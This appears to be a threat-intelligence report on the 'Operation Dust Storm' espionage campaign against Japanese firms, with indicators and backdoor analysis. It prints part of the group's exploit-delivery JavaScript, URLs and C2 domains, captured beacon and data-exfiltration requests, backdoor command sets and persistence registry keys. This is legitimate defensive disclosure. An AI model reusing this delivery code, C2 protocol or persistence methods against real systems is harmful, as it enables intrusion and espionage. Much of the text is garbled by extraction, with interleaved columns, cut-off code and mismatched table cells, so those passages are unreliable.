
OPERATION

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"Nothing strengthens authority so much as silence" -Leonardo da Vinci

EXECUTIVE SUMMARY

Cylance SPEAR has uncovered a long-standing persistent threat targeting numerous major industries spread across Japan, South Korea, the United States, Europe, and several other Southeast Asian countries.

POWER COMES IN MANY FORMS

Our research indicates Operation Dust Storm has been operational since at least early 2010, and has employed a number of different operational techniques, including spear phishing, waterholes, and zero-day exploits over time. Several antivirus companies initially detected early backdoor samples under the moniker Misdat, but the group has quietly evolved over the years to remain undetected and highly effective.

Attack telemetry in 2015 indicates the Dust Storm group has migrated from more traditional government and defense-related intelligence targets to exclusively seek out organizations involved in Japanese critical infrastructure and resources.

The group recently compromised a wide breadth of victims across the following industry verticals: **electricity** generation, oil and natural gas, finance, transportation, and construction. SPEAR's current research indicates the group's present focus has shifted to specifically and exclusively target Japanese companies or Japanese subdivisions of larger foreign organizations.

¹ During analysis of older command and control infrastructure, there were several domains that resolved to known malicious IP addresses in September 2009. However, SPEAR was not able to corroborate these dates in any known malware samples.

THE EARLY DAYS: SPEAR PHISHING

The earliest indications of the group's activities stem from the compile times of the executable resource section of Misdat samples. All of the early backdoor samples were compiled using a version of Delphi which notoriously mangles the compilation timestamp of the file to June 19, 1992 22:22:17 UTC. By using the executable resource section timestamp, SPEAR was able to more accurately gauge the actual compile times of these samples, and traced one of them, "bc3b36474c24edca4f063161b25bfe0c90b378b9c19c", to January 2010.¹



Very little public information was available throughout 2010 on this threat, despite the group's primary backdoor gaining some level of prominence in targeted Asian attacks. This may be explained by the group's early reliance on Dynamic DNS domains for their command and control (C2) infrastructure, as well as their use of public RATs like Poison Ivy and GhOst RAT for second-stage implants. The actors relied heavily on the free Dynamic DNS providers No-IP (http://www.noip.com), Oray (http:// www.oray.com/) and 3322 (http://www.pubyun.com/) for their infrastructure continuing into 2011; the earliest known backdoors SPEAR identified communicated to "323332.3322.org" and "1stone.zapto.org".

It wasn't until June 2011 that Operation Dust Storm started to garner some notoriety from a series of attacks which leveraged an unpatched Internet Explorer 8 vulnerability, CVE-2011-1255, to gain a foothold into victim networks. In these attacks, a link to the exploit was sent via a spear phishing email from a purported Chinese student seeking advice or asking the target a question following a presentation. Media coverage of these attacks included "http://www.symantec.com/connect/ blogs/inside-back-door-attack,"² and "http://asec.ahnlab. com/730" which named the early backdoor variants "Misdat".

The secondary C2 server from Symantec's writeup was mentioned in news reports elsewhere as "honeywells.tk"; this domain resolved to "111.1.1.66" during early June 2011. This address is coincidentally the same IP address that one of the earliest Misdat samples that SPEAR identified beaconed to during the same timeframe.

A paper published in August 2011 by Ned Moran via Usenix (https://www.usenix.org/system/files/login/articles/ 105484-Moran.pdf) described in detail an attack by this

threat group during April 2011. The attack was initiated by a spear phishing email that contained a Word document embedded with a zero-day Flash exploit (CVE-2011-0611). The final payload described in the report matched other confirmed Misdat samples, and beaconed to "msejake.7766. org", which first resolved to "125.46.42.221", then later to "218.106.246.220" at the time of the attack.

As to other documented cases, the attacker started interacting with the infected machine within minutes of compromise to begin manual network and host enumeration.

In October 2011, the group attempted to take advantage of the ongoing Libyan crisis at the time and phish the news cycle regarding Muammar Gaddafi's death on October 20, 2011. It appears that in addition to some US defense targets, this campaign was also directed at a Uyghur mailing list. This time, the group used a specially crafted malicious Windows Help (.hlp) file, which exploited CVE-2010-1885. The hlp files, when opened, would execute a piece of JavaScript code via "mshta.exe", which in turn launched a second piece of Visual Basic Script using the Windows scripting host. This secondary piece of VBS code was then responsible for decoding the payload from the body of the hlp file and executing it.

The first stage payloads used in these attacks were Misdat variants stored base64 encoded within the hlp file. The samples SPEAR identified both communicated to the domain "msevpn.3322.org", which resolved to the IP address "218.106.246.195" at that time. Pivoting off of this IP address yielded several additional dynamic DNS domains that were used for command and control, as well as several standard domains that were used by the group from May 2010 up until December 2015.

Registration Email Address	Domain Name	Date First Registered
wkymyx (at) 126.com	amazonwikis.com	April 21, 2010
wkymyx (at) 126.com	sfcorporation.com	May 5, 2010
wkymyx (at) 126.com	adobeus.com	June 8, 2011
duomanmvp (at) 126.com	adobekr.com	May 30, 2010
duomanmvp (at) 126.com	moviestops.com	June 7, 2011
duomanmvp (at) 126.com	moviestops.com	December 17, 2012

Figure 1: Domain Registrations for 2010-2011

² The Symantec article incorrectly states that the GhOst RAT protocol utilizes SSL, when in fact, it uses Zlib compression.

Early infrastructure for the 2010-2011 timeframe used used the domain "mail.glkjcorp.com" to deliver the by the group relied heavily on two email addresses, exploits, and the domain was hosted on the IP address "wkymyx (at) 126.com" and "duomanmvp (at) 126.com", "114.108.150.38" at the time of the attack. SPEAR was for domain registration. unable to definitively tie this particular exploit site to a watering hole or phishing campaign, however, numerous The attackers typically used either seemingly random other CN-APT operators leveraged the Internet Explorer four-character subdomains or common words like image, zero-day during the same period using both techniques. blog, ssl, pic, mail, news, etc. There was also evidence to The exploit domain "glkjcorp.com" was registered shortly suggest this group attempted to gather user credentials before the attack on May 24, 2012. Two different emails for Yahoo, Windows Live and other accounts through were used in the registration of this domain: "effort09 (at) several different phishing domains during July and hotmail.com" and "zaizhong16 (at) 126.com".

August 2011.

This attack was the first to use the file "DeployJava. js" to fingerprint installed software on victim systems prior to delivery and ensure a known effective exploit was deployed. This JavaScript file was first used and documented by Ahnlab a month earlier in the Gong Da Exploit Kit: http://www.ahnlab.com/kr/site/ securityinfo/secunews/secuNewsView.do?menu_ dist=2&seq=19418. The "DeployJava.js" worked in conjunction with another script embedded in the exploit page, to deliver the Flash exploit if the version of IE was 8 or 9 or deliver the IE zero-day if the version of IE was 6 or 7.

While SPEAR was unable to recover the original pages served, the domains these pages were hosted on are: "login.live.adobekr.com", "login.live.wih365.com", and "yahoomail.adobeus.com". Individual IP address resolutions for each of the domains were generally shortlived, with none of them lasting more than a month. **IDENTITY CRISIS: ZERO-DAY ATTACKS** SPEAR identified another Operation Dust Storm campaign in June 2012 that leveraged both CVE-2011-0611, a Flash exploit the group had used previously, and CVE-2012-1889, an Internet Explorer zero-day. The attackers

if (((i9> -1) (i8> -1))&&w7>-1&&j
<pre>flash.Movie = vars;</pre>
}
else if((i8>-1)&&(xp>-1)){
<pre>flash.Movie = vars;</pre>
}
else if((i6>-1 i7>-1)&&(xp>-1)){
<pre>document.body.innerHTML+="<object c<="" pre=""></object></pre>
6B8-444553540000\" width=\"100%\" h
ie\" value=\""+vars+"\" /> <param na<="" td=""/>
<pre>name=\"bgcolor\" value=\"#ffffff\"</pre>
ue=\"sameDomain\" /> <param name='\"a</td'/>
ject>";
setTimeout("document.body.innerHTMI
height=200 > (/iframe> "", 2000);
}

The "DeployJava.js" script was used extensively by other APT groups throughout 2012 and 2013, including Nitro in August of the same year.

ja) {

classid=\"clsid:D27CDB6E-AE6D-11cf-9 neight=\"100%\" id=\"ki\"><param name=\"movame=\"quality\" value=\"high\" /><param />>param name=\"allowScriptAccess\" valallowFullScreen\" value=\"true\" /><\/ob-L+=\"<iframe src=faq.htm width=200 Figure 2: JavaScript Snippet for Exploit Delivery Choice hxxp://114.142.147.53/deployJava.js hxxp://59.120.59.2/eng/img/deployJava.js hxxp://67.192.225.83/us/deployJava.js hxxp://98.129.119.156/CFIDE/debug/includes/deployJava.js hxxp://gifas.cechire.com/fr/deployJava.js hxxp://goddess.nexon.com.au/inc/deployJava.js hxxp://java.ree.pl/meeting/deployJava.js hxxp://jcsh-web.com.cn/ADMIN/inc/conn/deployJava.js hxxp://naedco.com/img/common/t/deployJava.js hxxp://songwol.co.kr/employee/deployJava.js hxxp://spacexmt.spacedevcoop.com/checkplayer/deployJava.js hxxp://tavis.tw/tmp/deployJava.js hxxp://www.jcsh-web.com.cn/admin/inc/conn/deployjava.js hxxp://www.jcsh-web.com.cn/ADMIN/inc/conn/deployJava.js hxxp://www.toisengyo.jp/24/11/deployjava.js

Figure 3: Other Later Targeted Attacks Leveraging DeployJava.js

Also of note in this attack: the final payload (hxxp://mail. glkjcorp.com/pic/win.exe) was delivered encoded with a single-byte XOR against the byte 0x95, skipping both the key itself and zero in an attempt to avoid exposing the key. This method of obfuscation at the time would have ensured delivery of the payload past most IDS/IPS systems. The unencoded payload was a hybrid of the older Misdat backdoor and its next generation, the S-Type backdoor. The backdoor would first attempt to use the old Misdat network protocol and communicate to "smtp. adobekr.com". If that failed, it would fallback to the newer HTTP-based S-Type protocol which communicated with "mail.glkcorp.com".

The group completely abandoned older incarnations of the Misdat backdoor for their first stage implants in 2013, and moved predominantly to the new S-Type backdoors. A full analysis of both of these backdoors is included in the "Implant Analysis" section.

INTO THE FUTURE: JAPANESE TARGETS

SPEAR noticed a fairly large lull in activity from March 2013 to August 2013. Coincidentally (or perhaps not), Mandiant released their APT 1 report on February 19, 2013 (https://www.fireeye.com/blog/threat-research/2013 /02/mandiant-exposes-apt1-chinas-cyber-espionageunits.html). Activity didn't cease entirely, but the volume of malware SPEAR was able to collect during this period was remarkably decreased.

Several new domains were registered during this time period, which would go on to become the crux of the group's operations for the next several years.

There was some anecdotal evidence to suggest Operation Dust Storm leveraged an Ichitaro zero-day "CVE-2013-5990" to target Japanese victims. This zero-day was first reported publicly on November 12, 2013. Ichitaro is a popular Japanese word processing program designed by

Registration Email Address	Domain Name	Date First Registered
newsq13 (at) hotmail.com	tomshardpc.com	March 27, 2013
newsq13 (at) hotmail.com	wordoscorp.com	March 27, 2013
houqiangliuliu (at) 163.com	projectscorp.net	October 9, 2013
wantsamsung (at) 21cn.com	elecarrow.com	October 9, 2013

Figure 4: New C2 Domains Registered in 2013

a company called JustSystems. While SPEAR was unable to find the exact sample that delivered a Misdat payload our team analyzed numerous other related samples. The backdoors were encoded within the exploit documents using a very familiar method of XOR'ing skipping zero bytes and the key itself; only this time the key used for encoding was 0x85.

Throughout 2013, the other incidents SPEAR identified al deployed the S-Type backdoor exclusively. This year also marked an epoch in terms of relying on dual persistence locations in case the victim had lower permissions and couldn't perform certain actions like writing to the registry or certain file locations. Older techniques like using the "Startup" folder made a resurgence during this time period.

Beginning in February 2014, there was definitive evidence to suggest the group used a watering hole attack on a popular software reseller to deliver an Internet Explorer SPEAR was only able to identify one of the group's samples zero-day, CVE-2014-0322, to a number of unsuspecting targets. The exploit itself was hosted on "hxxp://krtzkj. that took advantage of this. Several new domains were also registered in 2014 to support expanding operations. bz.tao123.biz/error/pic.html", which at the time of the

Registration Email Address	Domain Name	Date First Registered
ysymsq (at) 126.com	hkabinc.com	March 26, 2014
myexmail (at) aol.com	exemail.com	March 26, 2014
myexmail (at) aol.com	ssImails.com	March 6, 2015

HERE AND NOW: COMPANIES COMPROMISED

Activity in 2015 was significantly more interesting, and prompted SPEAR to begin studying Operation Dust Storm's other activities. SPEAR identified a number of second-stage backdoors with hardcoded proxy addresses and credentials. These proxy addresses revealed the attacker had compromised a number of Japanese companies involved in power generation, oil and natural gas, construction, finance, and transportation.

In one case that transpired in early February 2015 SPEAR was able to recover the second-stage implant delivered by a variant of the S-Type backdoor shortly following its initial reconnaissance. What caught our attention was the fact that the victim was part of the investment arm of a major Japanese automaker. The attack came just two weeks before eleven unions representing Japan's autoworkers demanded a monthly

le d,	attack resolved to "126.85.184.190". During this same time period, the domain "js.amazonwikis.com" also
ne	pointed to this IP address and was used in previous
ts	attacks that relied on web-based exploits. The
0	intermediate payload "Erido.jpg" was an XOR encoded
or	executable common to other CVE-2014-0322 attacks, which ultimately delivered a variant of the S-Type
all	backdoor to the victim.
50	Operation Dust Storm also began to branch out in
e	2014 into establishing and finding alternative means of
nd	persistence on victim systems. SPEAR identified several
ie	second-stage samples that needed to be installed as a
(e	ServiceDLL in order to work properly, as well as one that
is	functioned as a router manager for the normal Routing
	and Remote Access Service. Doing a simple search for
e	this registry key, "HKLM\System\CurrentControlSet\
a	Services\RemoteAccess\RouterManagers\IP\DIIPath"
٦r	yielded numerous other pieces of malware; however,

Figure 5: C2 Domains Registered in 2014 and 2015

;,	raise of six thousand yen. (http://www.bloomberg.com/
t	news/articles/2015-02-18/japan-auto-workers-seek-
/	pay-raise-to-share-in-record-car-profits)
r 2 2 5 4	The second-stage implants were also programmed and compiled using Microsoft Visual Studio 6, an archaic version of Visual Studio that seems to be preferred by malware authors. Despite using an old version of Visual

Studio, the backdoor is well designed by comparison and provides a full suite of functionality to the attacker.

No antivirus vendors seem to reliably detect most of the variants SPEAR identified.

Perhaps even more interesting was the fact that the group adopted and eventually customized several Android backdoors to suit their purposes in the beginning of 2015. The group rapidly expanded their mobile operations in May 2015. The initial backdoors were relatively simple, and would continually forward all SMS messages and call information back to the C2 servers. Later variants became much more complex, and included the ability to enumerate and exfiltrate specific files directly from the infected devices.

the Android campaigns was massive in comparison to previous operations. More than two hundred domains have been identified to date. SPEAR plans to release more information regarding this threat shortly.

SPEAR discovered two more waves of attacks that started in July 2015 and October 2015. Interestingly, one of the primary targets was a Japanese subsidiary of a South Korean electric utility. Similarly, SPEAR identified a separate intrusion into a major Japanese oil and gas company. The exact motivations for this particular attack were unclear; however, if this attack coincided with all previous operations, the most likely goals were reconnaissance and long-term espionage.

All of the identified victims for the Android Trojans resided in Japan or South Korea. The infrastructure to support

CONCLUSION

At this time, SPEAR does not believe the attacks were meant to be destructive or disruptive. However, our team believes that attacks of this nature on companies involved in Japanese critical infrastructure and resources are ongoing and are likely to continue to escalate in the future.

It's clear from SPEAR's research that Operation Dust Storm has slowly evolved over time to become increasingly effective. Early operations were extremely blunt, relatively unsophisticated, and readily picked up by the security industry. As the group became more and more focused on Japan, less and less of their tactics and malware appeared in reports or write-ups. The targets identified escalated both in size and in the scope of affected industries.

As a result, SPEAR felt obligated to share with the community and public what was discovered recently, to hopefully stunt the attackers' progress for a time. SPEAR has been closely following the aftermath of public reporting. We have decided that even though disclosure often forces attackers to change, it also enables defenders to better detect and expel "real" threats from their environments.

SPEAR would like to thank the Japanese Computer Emergency Response Team (JP-CERT) for their cooperation, assistance, and time during our investigation.

NOTE: A large number of the older Misdat domains were sinkholed by a private entity in late December 2015. The domains currently point to the IP address "58.158.177.102". If anyone has more information or knows who operates this sinkhole, please contact us at: threat-intel [at] cylance [dot] com.

IMPLANT ANALYSIS

MISDAT BACKDOOR (2010–2011)

Most early samples of Misdat were not packed; however, following what appeared to be heightened awareness by security vendors, samples in late 2010 and 2011 were typically packed with the executable packer, UPX version 3.03 (hxxp://upx. sourceforge.net/). All of the Misdat samples SPEAR identified were programmed using Borland Delphi, which will mangle the default PE compile timestamp of a file; as a result, SPEAR was forced to use the resource compile times of samples to get a better idea of when the actual backdoors were compiled.

FILE CHARACTERISTICS

SHA256	File Size	Resource Compile Time
63bd3f80387e3f2c7130bc3b36474c24 edca4f063161b25bfe0c90b378b9c19c	67,584 Bytes	01-12-2010 19:09:38 UTC
74ff3b246fde30bb3c14483279d4b003 12038957e3956bf8682362044ddccf42	44,544 Bytes	07-07-2010 19:16:28 UTC
38238f14d63d14075824cc9afd9a3b84 df9b9c2f1408ac440458196a9e690db6	22,016 Bytes	07-07-2010 19:16:28 UTC
2978c6cfff1754c85a4a22b6a72dc9e60b- 596b54e65ed5ab2c80b8bc259ca5dc	22,016 Bytes	08-16-2011 00:27:02 UTC
580c7ed2b624a0dfa749909d3e110704 65bd310663d30fb6fe3532ad45d57b8a	43,008 Bytes	08-16-2011 00:27:02 UTC
861edc857e53ff072947c2befc3c372c9 a954a7de5c48c53b99c64ff99b69dbd	43,008 Bytes	08-16-2011 00:27:02 UTC
4241a9371023e7452475117ff1fcd672 62dab56bf1943b5e0c73ff2b2e41f876	23,040 bytes	10-21-2011 20:05:48 UTC

File characteristics and resource compile times of known Misdat samples.

HOST-BASED INDICATORS

Volatile Evidence:

network configuration data, and encoded campaign identifier

File System Modifications:

- The backdoor will copy itself to %CommonFiles%\{Unique Identifier}\msdtc.exe
- versions from 2011 all used c:\t2svzmp.kbp

Registry Modifications:

- or HKCU\Software\Backtsaleht\StubPath for persistence
- with either the "/ok" or "/start" switch depending on the sample
- 70c2c3bc7905}

• Will create a 32-bit Mutex based upon the MD5 hash of a unique string comprising the volume serial number, decrypted

It may attempt to open then delete the file C:\2.hiv, c:\t2svzmp.kbp, or c:\tmp.kbm depending on the sample. Later

The malware may create the registry key HKCU\Software\dnimtsoleht\StubPath, HKCU\Software\snimtsOleht\StubPath,

In SPEAR's tests, StubPath always pointed to the newly created msdtc.exe binary within the %CommonFiles% directory,

 May create the Registry Key HKLM\SOFTWARE\Microsoft\Active Setup\Installed. Components\{3bf41072-b2b1-21c8b5c1-bd56d32fbda7} or HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\{3ef41072-a2f1-21c8-c5c1-

NETWORK-BASED INDICATORS

Observed network traffic was always base64 encoded plain text over a raw socket to common ports like 80, 443, or 1433. A sample initial beacon packet is shown below.

logon|{Hostname}|Windows XP|100112|bd56d32fbda703a98c87689c92325d90|

Figure 6: Initial Beacon Packet Base64 Decoded

The string "logon" always preceded any other information. In the instance above, the hostname of the victim's system, operating system version, unique sample identifier (SPEAR believes this is a date: 1/12/2010), as well as the unique MD5 used for the mutex were sent to the server. Once it registers with the C2, the backdoor sends the string "YWN0aXZIFA=="which decodes to "active]". The backdoor will then continue to send that string and wait until it receives one of the following commands from the C2 server:

Command	Function
shell	Initiates a new connection that provides shell functionality to the attacker to execute commands. Subcommands include shellstart, command and stop.
files	Initiates a new connection that provides file management and enumeration capabilities to the attacker. Subcommands include filelist, dirlist, driver (enu- merates logical drives), renamefile, delete, run, open and stop.
upload	Provides the ability to upload files directly to the C2.
down	Provides the ability to download files from the C2.
restart	Restarts the victim system through a call to the Windows API ExitWindowsEx.
closeos	Shuts down the system via ExitWindowsEx API.
dclose	Closes the socket connection to the C2.
uclose	Appears to do the same as the dclose command.
unintall	Deletes the Active Setup registry key and deletes the backdoor before termi- nating the process.

Figure 7: Network Commands Supported by the Misdat Backdoor

DETAILS

The backdoors were relatively simple and provided the attacker the ability to upload and download files, manipulate and enumerate files, execute shell commands, disconnect from the C2, uninstall the backdoor, and shutdown or restart the system. The backdoors could also potentially take the command line parameters "/ok" or "/start"; the switches changed the user context under which the process runs. If no switch was provided when executed, the backdoor will copy itself to "%CommonFiles%\ {Unique Identifier}\msdtc.exe", where the unique identifier is the first ten characters of the MD5 hash used as the mutex. It will then configure one of the Active Setup and associated registry keys above to establish persistence on the system.

SPEAR identified and reversed the encoding mechanism used for obfuscating network callback information and what appeared to be a unique campaign identifier. The following script can be used to decode these obfuscated strings.

	decode_chars(a, b): return chr((26 * (ord(a) - ord(
def	decode(s): rolling_key = 0x783 result = ""
	<pre>for index in xrange(len(s)/2):</pre>
	result += decode chars(s
	real result = ""
	for index in xrange(len(result
	i = index + 1
	real result += chr(((rol:
	$rolling key = 0 \times dbd9 * ($
2) +	1])) + rolling key) + $0xda3b$
	return real_result
	Figure 8: P

SHA256	Campaign ID	Network Callback
63bd3f80387e3f2c7130bc3b36474c24 edca4f063161b25bfe0c90b378b9c19c	WNA	Domain: 323332.3322.org Ports: 80, 443, 1433
74ff3b246fde30bb3c14483279d4b003 12038957e3956bf8682362044ddccf42	XSI	Domain: 323332.3322.org Ports: 80,443, 1433
38238f14d63d14075824cc9afd9a3b84 df9b9c2f1408ac440458196a9e690db6	UAL	Domain: msejake.7766.org Ports: 80, 443, 1433
2978c6cfff1754c85a4a22b6a72dc9e6 0b596b54e65ed5ab2c80b8bc259ca5dc	QPO	Domain: msevpn.3322.org Ports: 80, 443, 8080
580c7ed2b624a0dfa749909d3e1107046 5bd310663d30fb6fe3532ad45d57b8a	QPO	Domain: msevpn.3322.org Ports: 80, 443, 8080
861edc857e53ff072947c2befc3c372c9a 954a7de5c48c53b99c64ff99b69dbd	QPO	Domain: msevpn.3322.org Ports: 80, 443, 8080
4241a9371023e7452475117ff1fcd672 62dab56bf1943b5e0c73ff2b2e41f876	YAM	Domain: msevpn.3322.org Ports: 80, 443, 8080

Also of interest was the fact that all of the samples would attempt to detect whether or not the victim was using a Japanese keyboard via a call to the Windows API "GetKeyboardType" and report that fact back to the attacker.

```
:'A'))) + (ord(b) - ord('A')))
:
s[index * 2], s[(index * 2) + 1])
t)):
ling_key >> 8) & 0xff) ^ ord(result[i - 1]))
(ord(decode_chars(s[index * 2], s[(index *
```

Python Script for Decoding Obfuscated Misdat Strings

MIS-TYPE HYBRID BACKDOOR (2012)

In 2012, Operation Dust Storm slowly migrated to a hybridized backdoor, which actually contained two entirely separate backdoors within the same binary. This backdoor would first attempt to establish an interactive shell using the Misdat base64 encoded network protocol over a raw TCP socket. If the initial communication to the first C2 failed, the backdoor would fallback to a secondary HTTP-based protocol and communicate to an alternate C2. Hybrid variants SPEAR identified were compressed with UPX version 3.03.

FILE CHARACTERISTICS

SHA256	File Size	Resource Compile Time
b1aed59dc59a4ef4c7d2b6e67983e4867e 04ba35c42372eb3b6ad969bd6a6041	30,720 Bytes	02-23-2012 14:47:18 UTC
93c1c7a666833f5f68d2315dc014dc6c2 446c91c848130e228e84376b0aaf441	30,720 Bytes	06-18-2012 22:39:02 UTC

Figure 10: File Details of the Hybrid Backdoors

HOST-BASED INDICATORS

Volatile Evidence:

- Will create a 32-bit Mutex based upon the MD5 hash of a unique string comprised of the volume serial number, decrypted network configuration data, encoded network configuration data, and encoded campaign identifier
- May create a temporary user on the system named "Lost_{Unique Identifier}" with the password "fuck~!@6"{Unique Identifier}"
- May create the folder %System%\{Unique Identifier} temporarily.
- May create files in %AppData%\{Unique Identifier} that end in "tmp.exe"
- May create the files:
 - %AppData%\{Unique Identifier}\HOSTRURKLSR
 - Contains the results of the command "cmd.exe /c ipconfig /all"
 - AppData%\{Unique Identifier}\NEWERSSEMP
 - Contains the results of the command "cmd.exe /c net user {Username}"

File System Modifications:

• The backdoor will copy itself to %AppData%\{Unique Identifier}\msdtc.exe – where the unique identifier is the first ten characters of the MD5 hash

Registry Modifications:

- The malware may create the registry key HKCU\Software\bkfouerioyou
 - Creates the value StubPath pointing to %AppData%\{Unique Identifier}\msdtc.exe
- Will create one of these registry keys for persistence:
 - HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\{6afa8072-b2b1-31a8-b5c1-{Unique Identifier} – First 12bytes
 - HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\{3BF41072-B2B1-31A8-B5C1-{Unique Identifier} – First 12bytes

NETWORK-BASED INDICATORS

The malware will make DNS requests for the domains "smtp.adobekr.com" and "mail.glkjcorp.com" or "auto.glkjcorp.com". Both samples were configured to communicate first to "smtp.adobekr.com" using the Misdat network protocol described above over TCP port 80, 443, and 25. If a response was not received from the C2, the samples would fallback to the secondary HTTP protocol and communicate to the alternate C2 using the same TCP ports.

POST /index.asp HTTP/1.1 Accept: Accept: */*, /index.asp, mail.glkjcorp.com Content-Type: application/x-www-form-urlencoded User-Agent: FirefoxApp Host: mail.glkjcorp.com Content-Length: 334 Cache-Control: no-cache

dWNrb28vQWRta W5pc3RyYXRvcnMNCkNyZWF0ZSBVc2VyIExvc3RfZTI2MzMxI-FN1Y2N1c3MuDQpDcmVhdGUgRGlyIFN1Y2N1c3 MuDQpXcm10ZSBSZWdLZXkgRX-Jyb3IuDQpGaWx1U31zdGVtIDoqT1RGUw0KU31zdGVtIFJ1b1RpbWU6MCBkYXkwI

The initial POST request always used the static User-Agent "FirefoxApp" and contained operating system information, user information, the results of several permissions tests, the file system, and system uptime. If the backdoor did not receive a response, it would then try to communicate the same base64 encoded information in the URI of a GET request.

Windows XP


{Hostname}/{Username}/Administrators Create User Lost e26331 Success. Create Dir Success. Write RegKey Error. FileSystem : NTFS System RunTime: 0 day0 hours15 minutes Count = 0OpenScManager OK.

Follow-on requests used the User-Agent of the default browser on the system as evidenced below.

The id and mmid fields in the figures above both used the first 16 characters of the unique identifier created for the mutex. The Misdat protocol provided the attacker most of the features of a full-fledged backdoor, while the secondary protocol appeared to primarily be used as an update mechanism to load additional malware on the system.







NETWORK-BASED INDICATORS

DETAILS

The backdoor could be executed with three different switches, "/ok", "/Start", or "/fuck". These switches affected the context under which the process would be run and whether or not the binary would delete itself once executed.

Switch	Descriptive Purpose	Self-Delete
/ok	Executed the malware directly under the current running process using the context of the user that started the application (can be system).	No
/Start	Executed the malware under explorer.exe in the context of whatever user executed the application (can be system). This was the switch used by the malware when setting persistence in the registry.	No
/fuck	Forced execution of the malware under explorer.exe in the context of the user running explorer.exe (scanned active processes and located the explorer process).	No
No	Started the malware in a process called msdtc.exe which ran as an orphaned process under explorer.exe	Yes

Figure 14: Description of Command Line Execution Switches for the Backdoor

The backdoor attempted to run a number of tests to determine the privilege level of the compromised user, including whether or not a user can be added to the system, whether a directory can be created in the %System% folder, and whether the user can access the service manager via a call to "OpenSCManagerA".

The user test was performed by utilizing the NetUserAdd and NetUserDel Windows APIs; the test attempted to create the temporary user "Lost_{Unique Identifier}" with the password "fuck~!@6{Unique Identifier}". If the secondary network protocol was activated, the backdoor would also execute two commands via the command interpreter to gather system information: "cmd.exe /c ipconfig /all" and "cmd.exe /c net user {Username}". It would temporarily write the output of these commands to the files, "%AppData%\{Unique Identifier}\HOSTRURKLSR" and "%AppData%\{Unique Identifier}\NEWERSSEMP" respectively. This information was then base64 encoded and transmitted to the C2 server within the URI of a GET request. The S-Type network protocol is described in greater detail below. Also of note is that the backdoor would continue to attempt to beacon to "smtp.adobekr.com" on port 25 even if communication to the secondary C2 could be established.

The configuration information contained within these backdoors could be decoded using the same script provided in Figure 8.

FILE CHARACTERISTICS

SHA256	Network Callbacks	Identifier
b1aed59dc59a4ef4c7d2b6e67983e4867 e04ba35c42372eb3b6ad969bd6a6041	Primary: smtp.adobekr.com Secondary: hxxp://mail.glkjcorp.com/index.asp TCP Port: 80, 443, 25	HLD
93c1c7a666833f5f68d2315dc014dc6c24 46c91c848130e228e84376b0aaf441	Primary: smtp.adobekr.com Secondary: hxxp://auto.glkjcorp.com/us/index.asp TCP Port: 80, 443, 25	GKB

Figure 15: Secondary C2 Servers and Campaign Identifiers by Sample

S-TYPE BACKDOOR (2013-2014)

After experimenting with a hybrid of the Misdat and S-Type backdoors, in 2013 Operation Dust Storm abandoned the earlier Misdat network protocol entirely. This was likely a direct result of the demonstrated effectiveness of an HTTP-based protocol for command and control, or simply an adaptation to more corporations leveraging web-based proxies. All samples identified were programmed using Borland Delphi and made use of custom classes to implement common backdoor functionality. The majority of samples SPEAR identified in 2013 were packed with UPX version 3.03, while later 2014 variants were not.

FILE CHARACTERISTICS

SHA256

83399bd0e09b2c2886a58890bbbf6a8d 4e6cd3aa32b091045dd6739c637acfd5

HOST-BASED INDICATORS

Volatile Evidence:

- May create a mutex named "{Unique Identifier}_KB10B2D1_CIIFD2C"
- Identifier}"
- May create the folder %System%\{Unique Identifier} temporarily

File System Modifications:

- %Appdata%\{Unique Identifier}\msdtc.exe
- May create the file %HOMEPATH%\Start Menu\Programs\Startup\Realtek {Unique Identifier}.Ink • This shortcut will point to the msdtc.exe file in %CommonFiles% with the "/Start" switch
- May create temporary files in %temp%\{random numbers}.tmp

Registry Modifications:

- Will temporarily create the registry key HKCU\SOFTWARE\AdobeSoft
- Unique Identifier}
- May create the Registry keys:

NETWORK-BASED INDICATORS

The backdoor communicated to "ssl.projectscorp.net" and "pic.elecarrow.com" primarily on port 80; however, communication would also fallback to port 443 or 8080 if initial communication failed. The backdoor used HTTP to communicate with the C2 servers; data was transmitted base64 encoded in the URI of GET requests or sent in the body of a POST request. It used two hardcoded User-Agents, "FirefoxApp" and "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; SV1)" in initial requests, as well as the default User-Agent of the system in its later communications.

File Size	Resource Compile Time
32,768 Bytes	HLD

Figure 16: File Characteristics of the S-Type Backdoor

• May create a temporary user on the system named "Lost_{Unique Identifier}" with the password "pond~!@6"{Unique

• The backdoor will copy itself to %CommonFiles%\{Unique Identifier}\msdtc.exe while other observed variants used

May create the registry key HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\IMJPMIJ8.1{3 characters of

• HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\ssl.projectscorp.net\http HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\ssl.projectscorp.net\https

Example HTTP requests are presented in the figures below.

POST hxxp://pic.elecarrow.com:80//Item/2016757.aspx HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; SV1) Host: pic.elecarrow.com:80 Content-Length: 93 Connection: Keep-Alive Cache-Control: no-cache

POST /pic/index.asp HTTP/1.1 Accept: Accept: */*, /pic/index.asp, ssl.projectscorp.net Content-Type: application/x-www-form-urlencoded User-Agent: FirefoxApp Host: ssl.projectscorp.net Content-Length: 354 Cache-Control: no-cache

id=E8C465FC&type=post&stype=info&data=VVNFUi1ENjkyMUY2MjE1fFdpbmRvd-3MqWFAvQWRtaW5pc3RyYXRvcnwxzOwyM9ChyrE0M7fWfFRaLTEzMTAxM3wNClVTRVIt-RDY5MjFGNjIxNS9BZG1pbmlzdHJhdG9yL0FkbWluaXN0cmF0b3JzDQpDcmVhdGUqVXN1ciBFcnJvci4gMA0KQ3JlYXR1IERpcmVjdG9yeSBTdWNjZXNzLg0KT3BlblNjTWFuYWdlciBPSy4NCkZpbGVTeXN0ZW0gOiBOVEZTDQpObyBBdXRvQ29uZmlnVVJMLg0KTm8gUHJveHlB-ZGRyZXNzLg==

Figure 17: Initial POST Requests Sent by the S-Type Backdoor

